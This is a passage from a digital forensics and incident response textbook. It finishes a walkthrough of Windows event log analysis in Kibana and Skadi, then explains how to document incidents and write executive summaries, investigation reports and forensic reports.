


Figure 12.23 – Kibana GUI

https://t.me/learningnets

3. From here, click **Discover**. In the top right-hand corner, set the date to an appropriate time range. Kibana defaults to the last 15 minutes of data. For offline data, set the time range that is applicable or simply click **Last 2 years**, as follows:




Figure 12.24 – Kibana's Discover dashboard

4. Kibana is feature-rich and provides a wide range of options in terms of analyzing data. This includes the use of customer queries, event IDs, keywords, and XML strings. In this case, the responder will focus on event ID 4104, which indicates that a PowerShell command was run remotely. Then, look at adding an XML filter on the IP address associated with the DeepBlueCLI output. In this case, select **Add a Filter**. Then, in the **Filter** field scroll, to **event_identifier**. Input `4104` and click **Save**. This will run the command:




Figure 12.25 – Filter on Event ID

https://t.me/learningnets

5. This produces a total of 176 total entries with that event identification. To reduce this further, let's go ahead and add the second filter for the XML data, `192.168.191.253`:




Figure 12.26 – Filter on IP address

This produces two results. An analysis of the results confirms the results that were shown in DeepBlueCLI.

6. What can be helpful is to see if there are additional results with that IP address. In the **event_identifier: "4104"** field, click on the trash can, which will remove that filter. The result is that there are 134 event entries with an IP address of `192.168.191.253`. By drilling into an entry with Event ID 600, an additional PowerShell entry shows that a version of PowerCat, a PowerShell script that has the functionality of the popular hacking tool Netcat, was run:



Figure 12.27 – Meterpreter event entry

Skadi, combined with `CyLR.exe`, provides the responder with the ability to acquire and analyze log files from several systems involved in the incident. The ability to pivot off specific Event IDs or keywords makes Skadi a powerful tool to zero in on specific log entries that are important in identifying additional evidence in an incident investigation. By analyzing these events, we can see that an adversary was able to remotely execute PowerShell and install a remote network service.

https://t.me/learningnets

Summary

At the heart of log analysis is the assumption that actions by an adversary will leave a trace. Just as in the physical world, responders' ability to see these traces is based upon the tools and techniques that are used. This chapter explored the foundational elements of logs and log management, as well as tools such as SIEM to aggregate and review these logs, and, finally, looked at the tools and techniques to examine the most prevalent logs that originate from the Windows OS. This chapter has only scratched the surface concerning how logs play an integral part in an incident investigation.

In keeping with the theme of understanding the traces of an adversary attack, the next chapter will examine the role that malware analysis plays in incident response.

Questions

Answer the following questions to test your knowledge of this chapter:

1. For effective log management, an organization should establish logging as a normal business practice.

   A. True

   B. False

2. Which is not one of the functions of a SIEM?

   A. Log retention

   B. Automated response

   C. Alerting

   D. Log aggregation

3. Which of these is not part of the Elastic Stack?

   A. Kibana

   B. Elasticsearch

   C. Log response

   D. Logstash

4. Locard's exchange principle states that when two objects come into contact with each other, they leave traces.

   A. True

   B. False

https://t.me/learningnets

Further reading

For more information about the topics that were covered in this chapter, refer to the following resources:

- Windows Security Log Events: `https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/`
- Graylog: `https://github.com/Graylog2`
- Skadi: `https://github.com/orlikoski/Skadi`
- Applied Incident Response Windows Event Log Analysis: `https://forwarddefense.com/media/attachments/2021/05/15/windows-event-log-analyst-reference.pdf`

https://t.me/learningnets

https://t.me/learningnets

13

Writing the Incident Report

An incident response team functions in the same way that a fire department does. Both teams take time to prepare themselves with training on their respective techniques, tools, and practices, and they can respond at a moment's notice to a fire or an incident. During their response to a fire, the firefighters take notes and record their actions, ensuring that critical decisions are documented and that individual contributions are noted. Once the fire is out, they sift through the debris to determine the causes and origins of the fire. Once the proper documentation has been prepared, the fire department conducts an after-action review to critique their performance and find avenues for improvement. Other reports allow fire departments and safety experts to update building codes and improve the survivability of structures should a fire break out.

Incident response teams utilize much of the same workflow. During an incident, notes are taken and actions are recorded. Evidence is obtained from systems and maintained in a forensically sound manner. A root cause analysis is conducted utilizing the notes, observations, and evidence obtained during the incident. This root cause analysis is utilized by information technology personnel to patch up vulnerabilities and further harden systems. Finally, the team conducts its own after-action review where the series of events is laid out and critiqued so that the team may improve their processes, their tools, and their techniques as well as make any corrections to the incident response plan.

To maximize the benefits of the root cause analysis and after-action brief, incident responders will need to ensure that all their actions are recorded in a proper fashion. They will also be required to prepare several documents that senior leaders and decision-makers will use when considering the future state of the IT infrastructure.

To better prepare responders to craft the necessary documentation, the following topics will be addressed:

- Documentation overview
- Executive summary
- Incident investigation report
- Forensic report
- Preparing the incident and forensic report

https://t.me/learningnets

Documentation overview

This will be an overview of incident documentation. In this section, we will look at what data to capture, the different audiences, and how to properly source the report content.

The documentation associated with an incident takes several forms. The length of any documentation is often dictated by the type of incident. Simple incidents that take very little time to investigate and have a limited impact may be documented informally in an existing ticketing system. However, in more complex incident investigations, such as a data breach that has led to the disclosure of confidential information (such as medical records or credit card information), you may require extensive written reports and supporting evidence.

What to document

When looking at documenting an incident, it is not very difficult to ascertain what should be documented. Following the five **Ws** (**Who**, **What**, **Where**, **When**, and **Why**), and sometimes *How*, is an excellent foundation when considering what to document during an incident. Another good piece of wisdom when discussing documentation, especially when discussing the legal implications of security incidents, is the axiom that if you didn't write it down, it didn't happen. This statement is used to drive home the point that proper documentation is often comprised of as much detail as the incident response analyst can provide. Analysts may be involved in an incident that ends up in a civil proceeding. The wheels of justice often move slowly, and an analyst may be called to the witness stand after 18 months, during which 10 other incidents may have transpired. Having as much detail available in the incident reporting will allow analysts to be able to reconstruct the events in a proper manner.

An excellent example of using these five Ws (and one H) structure in your documentation is when looking at a digital forensics task, such as imaging a hard drive. In *Chapter 8*, proper documentation was partially addressed when we looked at the practice of imaging the suspect drive. The following is a more detailed record of the event:

- **Who**: This is the easiest detail to note. Simply, who was involved in the process? For example, the person involved was analyst Jane Smith.
- **When**: Record the date and time that the imaging began and when it ended. For example, the imaging process started at 21:08 UTC on June 16, 2022, and ended at 22:15 UTC on June 16, 2022. Time is critical, and you should ensure that a normalized time zone is utilized throughout the investigation and indicated in the report.
- **Where**: This should be a detailed location, such as an office.
- **What**: The action that was performed; for example, acquiring memory or firewall logs or imaging a drive.
- **Why**: Having a justification for the action helps in understanding the reason why the action was performed.

https://t.me/learningnets

- **How**: A description of how an action is performed should be included. Additionally, if an incident response team utilizes playbooks or standard operating procedures as part of their plan, this should be included. Any departure from the standard operating procedures should also be similarly recorded.

Putting all this information together, the following sample language can be entered into the report:

On June 16, 2022, analyst Jane Smith arrived at office 217 of the Corporate Office Park located at 123 Maple St., Anytown, US, as part of the investigation. Upon arrival, Smith took control of the Dell laptop, asset tag #AccLT009, serial #7895693-862. An alert from the firewall IDS/OPS indicated that the laptop had communicated with a known Command and Control server. The laptop was to be imaged in an attempt to ascertain whether it had been infected with malware. At 21:08 UTC, Smith imaged the drive utilizing the live imaging technique in accordance with the Standard Operating Procedure IR-002. The process was completed at 22:15 UTC on June 16, 2022.

This entry provides sufficient detail to reconstruct the events that transpired. Taken together with other documentation, such as photographs and chain of custody, the analyst has a clear picture of the process and the outcome.

Types of documentation

There is no one standard that dictates how an incident is documented, but there are a few distinct categories. As previously stated, the depth of the documentation will often depend on the type, scale, and scope of an incident; however, in general, the following categories apply:

- **Trouble ticketing system**: Most enterprise organizations have an existing ticketing system utilized to track system outages and other problems that normally arise in today's network infrastructure. These systems capture a good deal of data associated with an incident. An entry usually captures the start and stop date and time, the original reporting person, and the action performed, and also provides an area for notes. The one major drawback to ticketing systems is that they were originally designed to support the general operations of enterprise infrastructures. As a result, more complex incidents will require much more documentation than is possible in these systems. Due to this, they are often reserved for minor incidents, such as isolated malware infections or other such minor incidents that are disposed of quickly.
- **Security Orchestration and Automation (SOAR) platforms**: Some organizations have seen the need for a dedicated incident response platform and have come up with applications and other types of infrastructure that support incident response teams. These incident response orchestration platforms allow analysts to input data, attach evidence files, and collaborate with other team members as well as pull in outside resources, such as malware reverse engineering and threat intelligence feeds.

https://t.me/learningnets

There are several of these platforms available both commercially and as freeware. The main advantage of these platforms is that they automate the capture of information, such as the date, time, and analyst's actions.

Another distinct advantage is that they can limit who is able to see the information to a select group. With ticketing systems, there is the possibility that someone without authorization will observe details that the organization may want to keep confidential. Having an orchestration system can provide a certain level of confidentiality. Another key advantage is the ability for team members to see what actions are taken and what information is obtained. This cuts down the number of calls made and the possibility of miscommunication.

- **Written reports**: Even with automated platforms in use, some incidents require extensive written reporting. In general, these written reports can be divided into three main types. Each of the following types will be expanded on later in this chapter:
  - **Executive summary**: The executive summary is a one- to two-page report that is meant to outline the high-level bullet points of the incident for the senior management. A brief synopsis of the events, a root cause, if it can be determined, and remediation recommendations are often sufficient for this list.
  - **Incident investigation report**: This is the detailed report that is seen by a variety of individuals within the organization. This report includes the details of the investigation, a detailed root cause analysis, and thorough recommendations on preventing the incident from occurring again.
  - **Forensic report**: The most detailed report that is created is the technical report. This report is generated when a forensic examination is conducted against the log files, captured memory, or disk images. These reports can be very technical, as they are often reviewed by other forensic personnel. These reports can be lengthy as outputs from tools and portions of evidence, such as log files, are often included.

Understanding the various categories that comprise an incident report allows responders to properly organize their material. Even smaller incidents create documentation, meaning that responders can become overwhelmed. Coupled with the high number of data sources, the reporting process can become a chore. To make the process flow better, responders should be prepared to address the various categories at the onset of an incident and organize their documentation accordingly.

Sources

When preparing reports, there are several sources of data that are included within the documentation, whether the incident is small, requiring only a single entry into a ticketing system, all the way to a complex data breach that requires extensive incident and forensic reporting. Some sources include the following:

https://t.me/learningnets

- **Personal observations**: Users may have some information that is pertinent to the case. For example, they might have clicked on a file in an email that appeared to come from a legitimate address. Other times, analysts may observe behavior in a system and make a note of it.
- **Applications**: Some applications produce log files or other data that may be necessary to include in a report.
- **Network/host devices**: A great deal of this book deals with acquiring and analyzing evidence from a host of systems in an enterprise environment. Many of these systems also allow outputting reports that can be included with the overall incident or forensic reporting.
- **Forensic tools**: Forensic tools often have automated reporting functions. This can be as simple as an overview of some of the actions, as was addressed in the previous chapters, or the actual outputs, such as file hashes, that can be included within a forensic report.

Wherever the material comes from, a good rule to follow is to capture and include as much as possible in the report. It is better to have more information than less.

Audience

One final consideration to bear in mind when preparing your documentation is who will read an incident report versus a detailed forensic report. In general, the following are some of the personnel, both internal and external to an organization, that may read the reports associated with an incident:

- **Executives**: High-profile incidents may be brought to the attention of the CEO or CFO, especially if they involve the media. The executive summary may suffice, but do not be surprised if the senior leadership requires a more detailed report and briefing during and at the conclusion of an incident.
- **Information technology personnel**: These individuals may be the most interested in what the incident response analysts have found. Most likely, they will review the root cause analysis and remediation recommendations very seriously.
- **Legal**: If a lawsuit or other legal action is anticipated, the legal department will examine the incident report to determine whether there are any gaps in security or the relevant procedures for clarification. Do not be surprised if revisions must be made.
- **Marketing**: Marketing may need to review either the executive summary or the incident report to craft a message to customers in the event of an external data breach.
- **Regulators**: In regulated industries, such as healthcare and financial institutions, regulators will often review an incident report to determine whether there is a potential liability on the part of the organization. Fines may be assessed based upon the number of confidential records that have been breached, or if it appears that the organization was negligent.

https://t.me/learningnets

- **Cyber insurers**: Cyber insurance is a recent development, largely in response to the explosion in ransomware. Cyber insurance companies may want to examine any written reports by analysts or responders in conjunction with claims filed by their customers.
- **Law enforcement**: Some incidents require law enforcement to become involved. In other instances, law enforcement may want to capture any IOCs or other data points associated with the investigation as it may help with potential future incidents. In these cases, law enforcement agencies may require copies of incident and forensics reports for review.
- **Outside support**: There are instances where an outside forensics or incident response support firm becomes necessary. In these cases, the existing reports would go a long way in bringing these individuals up to speed.

Understanding the audience gives incident response analysts an idea of who will be reading their reports. Understand that the report needs to be clear and concise. In addition to this, technical details may require some clarification for those in the audience that do not have the requisite knowledge or experience.

Executive summary

Executives need to know key details of an incident without all the technical or investigative material. This section will examine how to prepare an effective executive summary that captures the needed details and recommendations for executives and other key stakeholders.

As was previously discussed, the executive summary captures the macro-level view of the incident. This includes a summary of the events, a description of the root cause, and what recommendations are being made to remediate and prevent such an occurrence from happening again. In regulated industries, such as financial institutions or hospitals that have mandatory reporting requirements, it is good practice to state whether the notification was necessary, and, if it was necessary, how many confidential records were exposed. This allows senior management to understand the depth of the incident and ensure that the appropriate legal and customer communication steps are addressed.

The name of this report can be a bit misleading. The assumption is that this report is only for C-suite executives. While that is one of the target audiences, there are others that will often ask to be read in on an executive summary. Legal and marketing may need to have at least a cursory overview of the pertinent facts so that communications to customers or third parties can be accurately crafted. Other such external regulators may need a summary of the incident before a complete incident and technical analysis report has been crafted.

Let's expand on the previous discussion on what the executive summary should contain. There is no hard and fast rule when it comes to content, but the following is a good foundation for the summary:

- **Summary of the events**: This is a brief, maybe half-page summary of the key events that took place during the incident. It is not meant to be a complete hour-by-hour account, but rather the key events that took place such as the initial detection, when the incident was contained,

https://t.me/learningnets

when the threat was completely removed from the environment, and, finally, when operations were back up and running.

- **Graphic timeline**: A graphic timeline helps in placing the key events on the appropriate day and time. Keep this graphic to about 8-12 specific entries that capture the high-level events.
- **Root cause overview**: The root cause of the incident will be captured in the incident investigation report, but a short summary is helpful to the executive level to understand the nature of the incident. This can be a short statement, a few sentences, or a paragraph. For example, the following is sufficient for a root cause statement:

  The incident investigation determined that a still unknown adversary exploited a vulnerable web server using a specially crafted exploit. From here, the adversary was able to pivot into the enterprise network due to a network misconfiguration and execute ransomware on systems.

- **High-level recommendations**: A table with strategic and tactical recommendations should be included with a tie to the incident investigation report.
- **Additional reporting**: A brief statement concerning any additional documentation that will be prepared. For example, the author may want to include a statement indicating that the incident and associated forensics reports are being prepared and should be available within two weeks. This lets the readers know that if they need additional context or details, that is forthcoming.

From a workflow perspective, the executive summary can often be crafted as the first written documentation concerning the incident. For example, a major incident that takes two weeks to analyze and remediate will produce extensive documentation. An executive summary can be leveraged as a stop-gap measure for the time it takes to prepare the full report. This allows the leadership and other stakeholders to craft messaging, make immediate changes to the environment, and make other decisions without having to wait.

There are a few guidelines to follow when preparing an executive summary. First, keep the language at a high level of simplicity. Specific technical terms may confuse some readers so keep the language as non-technical as possible. Second, keep it short with an opening to follow on documentation. Third, keep the discussion high level with a focus on a macro level impact on the organization. Two pages are usually the maximum. In certain circumstances, it may be beneficial to use a PowerPoint presentation in place of a written summary.

Incident investigation report

A comprehensive incident investigation involves a wide variety of actions performed by various personnel. These actions are captured in the narrative report that details the sequence of the investigation along with providing a timeline of events.

The incident report has perhaps the widest audience within, and external to, the organization. Even though there are individuals with limited technical skills who will be reviewing this report, it is

https://t.me/learningnets

important to have the proper terminology and associated data. There will always be time to explain technical details to those that may be confused.

The following are some of the key pieces of data that should be captured and incorporated into the report:

- **Background**: The background is the overview of the incident from detection to final disposition. A background of the incident should include how the CSIRT first became aware of the incident and what initial information was made available. Next, it should draw conclusions about the type and extent of the incident. The report should also include the impact on systems and what confidential information may have been compromised. Finally, it should include an overview of what containment strategy was utilized and how the systems were brought back to normal operation.
- **Events timeline**: As the report moves from the background section to the events timeline, there is an increased focus on detail. The events timeline is best configured in a table format. For each action performed, an entry should be made in the timeline. The following table shows the level of detail that should be included:

Date	Time (UTC)	Description	Performed by
6/17/22	19:08	Firewall IPS sensor alerted to possible C2 activity. Escalated by the SOC to the CSIRT for analysis and response.	Bryan Davis
6/17/22	19:10	Examined firewall log and determined that host 10.25.4.5 had connected to a known malware C2 server.	John Q. Examiner
6/17/22	19:14	Used Carbon Black EDR to isolate the endpoint 10.25.4.5 from further network communication.	John Q. Examiner
6/17/22	19:16	Retrieved Prefetch files from 10.25.4.5 via Velociraptor for analysis.	John Q. Examiner

Table 13.1 – Events timeline log

A key facet of the timeline to keep in mind is that entries will be put in place before those that indicate actions by the CSIRT. In the previous table, the Prefetch files will be analyzed with the intent of showing the execution of malware. These entries will obviously predate the CSIRT activity.

This log may include several pages of entries, but it is critical to understand the sequence of events and how long it took to perform certain actions. This information can be utilized to recreate the sequence of events, but it can also be utilized to improve the incident response process by examining response and process times.

https://t.me/learningnets

- **Network infrastructure overview**: If an incident has occurred that involves multiple systems across a network, it is good practice to include both a network diagram of the impacted systems and an overview of how systems are connected and how they communicate with each other. Other information, such as firewall rules that have a direct bearing on the incident, should also be included.
- **Forensic analysis overview**: Incidents that include the forensic analysis of logs, memory, or disk drives, an overview of the process, and the results should be included in the incident report. This allows stakeholders to understand what types of analyses were performed, as well as the results of that analysis, without having to navigate the very technical aspects of digital forensics. Analysts should ensure that conclusions reached via forensic analysis are included within this section. If the incident response team made extensive use of forensic techniques, these can be recorded in a separate report covered later in this chapter.
- **Containment actions**: One of the key tasks of an incident response team is to limit the amount of damage to other systems when an incident has been detected. This portion of the report will state what types of containment actions were undertaken, such as powering off a system, removing its connectivity to the network, or limiting its access to the internet. Analysts should also ensure that the effectiveness of these measures is incorporated into the report. If, for example, it was difficult to administratively remove network access via accessing the switch, and a manual process had to be undertaken, knowledge of this fact will help the CSIRT create new processes that streamline this action and limit the ability of a compromised host accessing the other portions of the network.
- **Findings/root cause analysis**: The meat of the report that is of most use to senior leadership and information technology personnel is the findings and, if it has been discovered, the root cause. This portion of the report should be comprehensive and incorporate elements of the timeline of events. Specific factors within hosts, software, hardware, and users that contributed to either a negative or positive outcome within the incident should be called out. If the specific exploit used by the attacker, or a vulnerability that was exploited, has been determined, then this should also be included. The overall goal of this portion of the report is to describe how the threat was able to compromise the infrastructure and lend credence to the remediation and recommendations that follow.
- **Remediation**: If steps were taken during the incident to remediate vulnerabilities or other deficiencies, they should be included. This allows the CSIRT to fully brief other IT personnel on the changes that were made to limit damage to the rest of the network so that they can then be placed into the normal change control procedures and vetted. This ensures that these changes do not have an adverse impact on other systems in the future.
- **Final recommendations**: Any recommendations for improvements to the infrastructure, patching of vulnerabilities, or additional controls should be included in this section of the report. However, any recommendations should be based upon observations and a thorough analysis of the root cause.

https://t.me/learningnets

- **Definitions**: Any specific definitions that would aid technical personnel in understanding the incident should be included within the report. Technical terms, such as **Server Message Block** (**SMB**), should be included if an exploit was made against vulnerabilities within the SMB protocol on a specific system.

It is critical to understand that this report is the most likely to make its way to various entities within, and external to, the organization. The report should also make its way through at least one quality control review to make sure that it is free of errors and omissions and can be read by the target audience.

Forensic report

The examination of digital evidence produces a good deal of technical details. Observations and conclusions that are reached as part of the investigation report need to be backed up by data. A technical report captures the pertinent details concerning the analysis of digital evidence that serves as the backbone of the overall incident report.

Forensic reports are the most technically complex of the three main report types. Analysts should be free to be as technically accurate as possible and not simplify the reporting for those that may be nontechnical. Analysts should also be aware that the forensic report will be critical to the overall incident reporting if it was able to determine a specific individual, such as a malicious insider.

In cases where a perpetrator has been identified, or where the incident may incur legal ramifications, the forensic report will undergo a great deal of scrutiny. It, therefore, behooves the analyst to take great pains to complete it accurately and thoroughly, as follows:

- **Examiner bio/background**: For audience members such as legal or external auditors, it is critical to have an idea of the background and qualifications of the forensic analysts. This background should include formal education, training, experience, and an overview of an analyst's courtroom experience, which should include whether they were identified as an expert witness. A complete CV can be attached to the forensic report, especially if it is anticipated that the report will be used as part of a court case.
- **Tools utilized**: The report should include a complete list of hardware and software tools that were utilized in the analysis of evidence. This information should include the make, model, and serial number of hardware, such as a physical write blocker, or the software name and version utilized for any software used. A further detail that can be included in the report is that all tools were up to date prior to use.
- **Evidence items**: A comprehensive list of the evidence items should include any disk images, memory captures, or log files that were acquired by the analysts during the incident. The date, time, location, and analyst who acquired the evidence should also be included. It may be necessary to include as an attachment the chain of custody forms for physical pieces of evidence. If there are a number of evidence items, this portion of the report can be included as an addendum to allow for a better flow of reading for the reader.

https://t.me/learningnets

- **Forensic analysis**: This is where analysts will be very specific with the actions that were taken during the investigation. Details such as dates and times are critical, as well as detailed descriptions of the types of actions that were taken.
- **Tool output**: In the previous chapters, there have been a great many tools that have been leveraged for investigating an incident. Some of these tools, such as Volatility or Rekall, do not have the ability to generate reports. It is, therefore, incumbent upon the analyst to capture the output of these tools. Analysts can include screen captures or text output from these command-line tools and should incorporate them within the report. This is critical if these tools produce an output that is pertinent to the incident.

Incident report template

There is no clear and concise guidance on how to write up an incident report. While the main information is uniform, there are no specifics on how to craft a report and what it looks like. For those that are just getting started, a good template to use is one that Lenny Zelster provides at `https://zeltser.com/media/docs/cyber-threat-intel-and-ir-report-template.pdf`. This can provide a good starting point.

Other tools, such as Autopsy, can output reports for inclusion in the forensic analysis report. For example, to run the report from the analysis conducted in the previous chapter, perform the following steps:

1. Open the case in Autopsy.
2. At the top bar, click on **Generate Report**. This opens the following window:




Figure 13.1 – Autopsy report generation

https://t.me/learningnets

Depending on the type of report, some information needs to be entered. In this case, an **HTML Report** is selected, and the **Header** and **Footer** values need to be set.

3. Once the information is entered, click **Next**. Set the Data Source you would like to include as part of the report. In this case, we will select that `Laptop1Final.E01` file that was used in *Chapter 11*:




Figure 13.2 – Autopsy report generation data source selection

4. On the next screen, the analyst can select what types of results are to be included in the report. For example, if the analyst wants to report only on tagged results, they can select that data set. In this case, all data will be included, and then click **Finish**:

https://t.me/learningnets

